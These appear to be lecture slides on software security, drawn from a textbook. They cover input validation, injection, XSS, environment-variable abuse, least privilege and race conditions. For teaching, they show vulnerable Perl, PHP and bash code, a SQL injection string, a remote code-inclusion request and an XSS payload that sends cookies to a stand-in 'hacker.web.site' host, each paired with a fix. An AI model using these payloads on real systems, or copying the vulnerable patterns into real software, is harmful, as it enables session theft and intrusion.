Chapter 9

Software Security

Book Reading: Computer Security Principles and Practice (3ed), 2015, p.375-412

Software Security

- Many vulnerabilities result from poor programming practises
  - cf. Open Web Application Security Top Ten include 5 software related flaws, e.g., unvalidated input, buffer overflow, injection flaws
- Often from insufficient checking/validation of program input
- Awareness of issues is critical


Software Quality vs Security

- Software reliability
  – accidental failure of program
  – from theoretically random unanticipated input
  – improve using structured design and testing
  – not how many bugs, but how often triggered
- Software security is related
  – but attacker chooses input distribution, specifically targeting buggy code to exploit
  – triggered by often very unlikely inputs
  – which common tests don’t identify

Defensive Programming

- A form of defensive design to ensure continued function of software despite unforeseen usage
- Requires attention to all aspects of program execution, environment, data processed
- Also called secure programming
- Assume nothing, check all potential errors
- Must validate all assumptions
- *"Murphy's Laws" effect*

Abstract Program Model



Programmers are “constructive”

Security by Design

- Security and reliability common design goals in most engineering disciplines
  - society not tolerant of bridge/plane etc failures
- Software development not as mature
  - much higher failure levels tolerated
- Despite having a number of software development and quality standards
  - main focus is general development lifecycle
  - increasingly identify security as a key goal

Handling Program Input

- Incorrect handling a very common failing
- Input is any source of data from outside
  - data read from keyboard, file, network
  - also execution environment, config data
- Must identify all data sources
- And explicitly validate assumptions on size and type of values before use

Input Size & Buffer Overflow

- Often have assumptions about buffer size
  - eg. that user input is only a line of text
  - size buffer accordingly (512 B) but fail to verify size
  - resulting in buffer overflow
  - Testing may not identify vulnerability since focus on "normal, expected" inputs
- Safe coding treats all input as dangerous
  - hence must process so as to protect program

Interpretation of Input

- Program input may be binary or text
  - binary interpretation depends on encoding and is usually application specific
  - text encoded in a character set e.g. ASCII
  - internationalization has increased variety; also need to validate interpretation before use
    - e.g. filename, URL, email address, identifier
- Failure to validate may result in an exploitable vulnerability

Injection Attacks

- Flaws relating to invalid input handling which then influences program execution
  - often when passed as a parameter to a helper program or other utility or subsystem
  - *input data (deliberately) influence the flow of exec*
- Most often occurs in scripting languages
  - encourage reuse of other programs/modules
  - often seen in web CGI scripts

Unsafe Perl Script

```perl
#!/usr/bin/perl
# finger.cgi - finger CGI script using Perl5 CGI module

use CGI;
use CGI::Carp qw(fatalsToBrowser);
$q = new CGI;        # create query object

# display HTML header
print $q->header,
      $q->start_html('Finger User'),
      $q->h1('Finger User');
print "<pre>";

# get name of user and display their finger details
$user = $q->param("user");
print `/usr/bin/finger -sh $user`;

# display HTML footer
print "</pre>";
print $q->end_html;
```

Safer Script

- The above is an example of ***command injection***
- Counter attack by validating input
  - compare to pattern that rejects invalid input
  - see example additions to script:

```
# get name of user and display their finger details
$user = $q->param("user");
die "The specified user contains illegal characters!"
    unless ($user =~ /^\w+$/);
print `/usr/bin/finger -sh $user`;
```

SQL Injection

- Another widely exploited injection attack
- When input used in SQL query to database
  - similar to command injection
  - SQL meta-characters are the concern
  - must check and validate input for these

```
$name = $_REQUEST['name'];
$query = "SELECT * FROM suppliers WHERE name = '" . $name . "';"
$result = mysql_query($query);
```

Bob' drop table customers==

```
$name = $_REQUEST['name'];
$query = "SELECT * FROM suppliers WHERE name = '" .
     mysql_real_escape_string($name) . "';"
$result = mysql_query($query);
```

Code Injection

- Further variant
- Input includes code that is then executed
  - see PHP remote code injection vulnerability
    - variable + global field variables + remote include
  - this type of attack is widely exploited


```
<?php
include $path . 'functions.php';
include $path . 'data/prefs.php';
```


```
GET /calendar/embed/day.php?path=http://hacker.web.site/hack.txt?&cmd=ls
```

Cross Site Scripting Attacks

- Attacks where input from one user is later output to another user
- XSS commonly seen in scripted web apps
  - with script code included in output to browser
  - any supported script, e.g. Javascript, ActiveX
  - assumed to come from application on site
- XSS reflection
  - malicious code supplied to site
  - subsequently displayed to other users

XSS Attacks





A High Level View of a typical XSS Attack

http://msdn.microsoft.com/en-us/library/aa973813.aspx

An XSS Example

- Guestbooks, wikis, blogs etc
- Where comment includes script code
  - e.g. to collect cookie details of viewing users
- Need to validate data supplied
  - including handling various possible encodings
- Attacks both input and output handling

```
Thanks for this information, its great!
<script>document.location='http://hacker.web.site/cookie.cgi?'+
document.cookie</script>
```

Validating Input Syntax

- To ensure input data meets assumptions
  - e.g. is printable, HTML, email, userid etc
- Compare to what is known acceptable
- not to known dangerous
  - as can miss new problems, bypass methods
- Commonly use regular expressions
  - pattern of characters describe allowable input
  - details vary between languages
- Bad input either rejected or altered

Alternate Encodings

- may have multiple means of encoding text
  - due to structured form of data, e.g. HTML
  - or via use of some large character sets
- Unicode used for internationalization
  - uses 16-bit value for characters
  - UTF-8 encodes as 1-4 byte sequences
  - have redundant variants
    - e.g. / is 2F, C0 AF, E0 80 AF
    - hence if blocking absolute filenames check all!
- must canonicalize input before checking
  - Translate to a single, std representation (replace alt,, equivalent encoding to a common value)

Validating Numeric Input

- May have data representing numeric values
- Internally stored in fixed sized value
  - e.g. 8, 16, 32, 64-bit integers or 32, 64, 96 float
  - signed or unsigned
- Must correctly interpret text form and then process consistently
  - have issues comparing signed to unsigned
  - *e.g. large positive unsigned is negative signed*
  - could be used to thwart buffer overflow check

Input Fuzzing

- Powerful testing method using a large range of randomly generated inputs
  - to test whether program/function correctly handles abnormal inputs
  - simple, free of assumptions, cheap
  - assists with reliability as well as security
- Can also use templates to generate classes of known problem inputs
  - could then miss bugs, so use random as well

Writing Safe Program Code

- Next concern is processing of data by some algorithm to solve required problem
- Compiled to machine code or interpreted
  - have execution of machine instructions
  - manipulate data in memory and registers
- Security issues:
  - correct algorithm implementation
  - correct machine instructions for algorithm
  - valid manipulation of data

Correct Algorithm Implementation

- Sssue of good program development to correctly handle all problem variants
  - c.f. Netscape random number bug
  - supposed to be unpredictable, but wasn't
- When debug/test code left in production
  - used to access data or bypass checks
  - c.f. Morris Worm exploit of sendmail
- Hence care needed in design/implement

Correct Machine Language

- Ensure machine instructions correctly implement high-level language code
  – often ignored by programmers
  – assume compiler/interpreter is correct
  – c.f. Ken Thompson's paper
- Requires comparing machine code with original source
  – slow and difficult
  – is required for higher Common Criteria EAL's

Correct Data Interpretation

- Data stored as bits/bytes in computer
  - grouped as words, longwords etc
  - interpretation depends on machine instruction
- Languages provide different capabilities for restricting/validating data use
  - strongly typed languages more limited, safer
  - others more liberal, flexible, less safe e.g. C
- Strongly typed languages are safer

Correct Use of Memory

- Issue of dynamic memory allocation
  - used to manipulate unknown amounts of data
  - allocated when needed, released when done
- Memory leak occurs if incorrectly released
- Many older languages have no explicit support for dynamic memory allocation
  - rather use standard library functions
  - programmer ensures correct allocation/release
- Modern languages handle automatically

Race Conditions in Shared Memory

- When multiple threads/processes access shared data / memory
- Unless access synchronized can get corruption or loss of changes due to overlapping accesses
- So use suitable synchronization primitives
  - correct choice & sequence may not be obvious
- Have issue of access deadlock

Interacting with O/S

- Programs execute on systems under O/S
  - mediates and shares access to resources
  - constructs execution environment
  - with environment variables and arguments
- Systems have multiple users
  - with access permissions on resources / data
- Programs may access shared resources
  - e.g. files

Environment Variables

- Set of string values inherited from parent
  – can affect process behavior
  – e.g. PATH, IFS, LD_LIBRARY_PATH
- Process can alter for its children
- Another source of untrusted program input
- Attackers use to try to escalate privileges
- Privileged shell scripts targeted
  – very difficult to write safely and correctly

Example Vulnerable Scripts

- Using PATH or IFS environment variables
- Cause script to execute attackers program
- With privileges granted to script
- Almost impossible to prevent in some form

```
#!/bin/bash
user=`echo $1 | sed 's/@.*$//'`
grep $user /var/local/accounts/ipaddrs
```

Which grep, which sed?

```
#!/bin/bash
PATH="/sbin:/bin:/usr/sbin:/usr/bin"
export PATH
user=`echo $1 | sed 's/@.*$//'`
grep $user /var/local/accounts/ipaddrs
```

Vulnerable Compiled Programs

- If invoke other programs can be vulnerable to PATH variable manipulation
  - must reset to “safe” values
- If dynamically linked may be vulnerable to manipulation of LD_LIBRARY_PATH
  - used to locate suitable dynamic library
  - must either statically link privileged programs
  - or prevent use of this variable

Use of Least Privilege

- Exploit of flaws may give attacker greater privileges - privilege escalation
- Hence run programs with least privilege needed to complete their function
  - determine suitable user and group to use
  - whether grant extra user or group privileges
    - latter preferred and safer, may not be sufficient
  - ensure can only modify files/dirs needed
    - otherwise compromise results in greater damage
    - recheck these when moved or upgraded

Root/Admin Programs

- programs with root / administrator privileges a major target of attackers
  - since provide highest levels of system access
  - are needed to manage access to protected system resources, e.g. network server ports
- often privilege only needed at start
  - can then run as normal user
- good design partitions complex programs in smaller modules with needed privileges

System Calls and Standard Library Functions

- programs use system calls and standard library functions for common operations
  - and make assumptions about their operation
  - if incorrect behavior is not what is expected
  - may be a result of system optimizing access to shared resources
    - by buffering, re-sequencing, modifying requests
  - can conflict with program goals

Secure File Shredder

```
patterns = [10101010, 01010101, 11001100, 00110011, 00000000, 11111111, … ]
open file for writing
for each pattern
   seek to start of file
   overwrite file contents with pattern
close file
remove file
```

```
patterns = [10101010, 01010101, 11001100, 00110011, 00000000, 11111111, … ]
open file for update
for each pattern
   seek to start of file
   overwrite file contents with pattern
   flush application write buffers
   sync file system write buffers with device
close file
remove file
```

Race Conditions

- Programs may access shared resources
  - e.g. mailbox file, CGI data file
- Need suitable synchronization mechanisms
  - e.g. lock on shared file
- Alternatives
  - lockfile - create/check, advisory, atomic
  - advisory file lock - e.g. flock
  - mandatory file lock - e.g. fcntl, need release
    - later mechanisms vary between O/S
    - have subtle complexities in use

Safe Temporary Files

- Many programs use temporary files
- Often in common, shared system area
- Must be unique, not accessed by others
- Commonly create name using process ID
  - unique, but predictable
  - attacker might guess and attempt to create own between program checking and creating
- Secure temp files need random names
  - some older functions unsafe
  - must need correct permissions on file/dir

Other Program Interaction

- may use services of other programs
- must identify/verify assumptions on data
- esp older user programs
  - now used within web interfaces
  - must ensure safe usage of these programs
- issue of data confidentiality / integrity
  - within same system use pipe / temp file
  - across net use IPSec, TLS/SSL, SSH etc
- also detect / handle exceptions / errors

Handling Program Output

- Final concern is program output
  - stored for future use, sent over net, displayed
  - may be binary or text
- Conforms to expected form / interpretation
  - assumption of common origin,
  - c.f. XSS, VT100 escape seqs, X terminal hijack
- Uses expected character set
- Target not program but output display device

Summary

- Discussed software security issues
- Handling program input safely
  - size, interpretation, injection, XSS, fuzzing
- Writing safe program code
  - algorithm, machine language, data, memory
- Interacting with O/S and other programs
  - ENV, least privilege, syscalls / std libs, file lock, temp files, other programs
- Handling program output